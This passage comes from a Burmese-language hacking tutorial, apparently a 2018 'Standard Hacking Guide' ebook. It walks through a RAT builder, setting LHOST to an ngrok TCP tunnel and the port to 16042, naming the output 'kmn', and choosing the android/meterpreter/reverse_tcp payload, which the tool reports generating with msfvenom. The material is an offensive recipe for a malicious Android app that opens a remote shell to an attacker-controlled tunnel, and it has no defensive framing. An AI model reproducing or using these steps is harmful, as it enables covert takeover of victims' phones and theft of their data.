ကူးလာတဲ့ copy ကို LHOST နေရာမှာ ထည့်သွင်းပါ။

```
tcp://0.tcp.ngrok.io:16042 -> localhost:12345
```

ခုန ကူးလာတဲ့ .io နောက်က ဂဏန်း (ပုံထဲကနဲ့ တူချင်မှ တူမှာပါ) ကို ကူးယူပြီး LPORT နေရာမှာ ဆက်ထည့်ရမှာပါ။ ကျွန်တော့် ကိန်းတွေက 16042 ဖြစ်လို့

16042 ကိုပဲ ထည့်သွင်းလိုက်မယ်နော်။

```
Please enter the base name for output files :
```

ထွက်ပေါ်လာမယ့် ဖိုင်နာမည်ကို ပေးရမှာပါ။

```
Please enter the base name for output files : kmn
```

ကျွန်တော်ကတော့ kmn လို့ပဲ နာမည်ပေးထားလိုက်ပါတယ်။

```
+-----------------------------------------------+
| [ 1 ] android/meterpreter/reverse_http        |
| [ 2 ] android/meterpreter/reverse_https       |
| [ 3 ] android/meterpreter/reverse_tcp         |
| [ 4 ] android/shell/reverse_http              |
| [ 5 ] android/shell/reverse_https             |
| [ 6 ] android/shell/reverse_tcp               |
+-----------------------------------------------+

Choose Payload :
```

Payload ကို ကျွန်တော်က android/meterpreter/reverse_tcp ကိုပဲ ရွေးလိုက်ပါတယ်။ 3 ပေါ့။ ngrok မှာလည်း tcp port ကို ဖွင့်ပြခဲ့တာ မှတ်မိမယ် ထင်ပါတယ်။

```
| LHOST      ||  The Listen Addres      || tcp://0.tcp.ngrok.io
| LPORT      ||  The Listen Ports       || 16042
| OUTPUTNAME ||  The Filename output    || kmn
| PAYLOAD    ||  Payload To Be Used     || android/meterpreter/reverse_
+-----------++-----------------------++----------------------+



[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++    ]

[*] Creating RAT payload with msfvenom
```

ခုဆိုရင်တော့ msfvenom နဲ့ payload တွေကို ဖန်တီးနေပြီ ဖြစ်ပါတယ်။ ကျန်တဲ့အပိုင်းတွေကို Android Hacking ပိုင်းမှာ ဖော်ပြထားတဲ့ တူနေတဲ့အတွက် မဖော်ပြတော့ပါဘူးခင်ဗျာ။

Facebook Group လေးမှာလည်း ဆက်လက် လေ့လာစရာတွေ အများကြီး တင်ပေးသွားဦးမှာဖြစ်ပါတယ်ခင်ဗျာ။

ဆက်လက် ကြိုးစားပေးသွားပါဦးမည်

စာရေးသူ

Coming Soon

Hacking Tools များကို

အသုံးပြုခြင်း

နှင့်

လက်တွေ့

Hacking Trick များ

၂၀၁၈ မေလ

အမှန်တကယ် တတ်မြောက်လိုသူတွေအတွက်

Standard Hacking Guide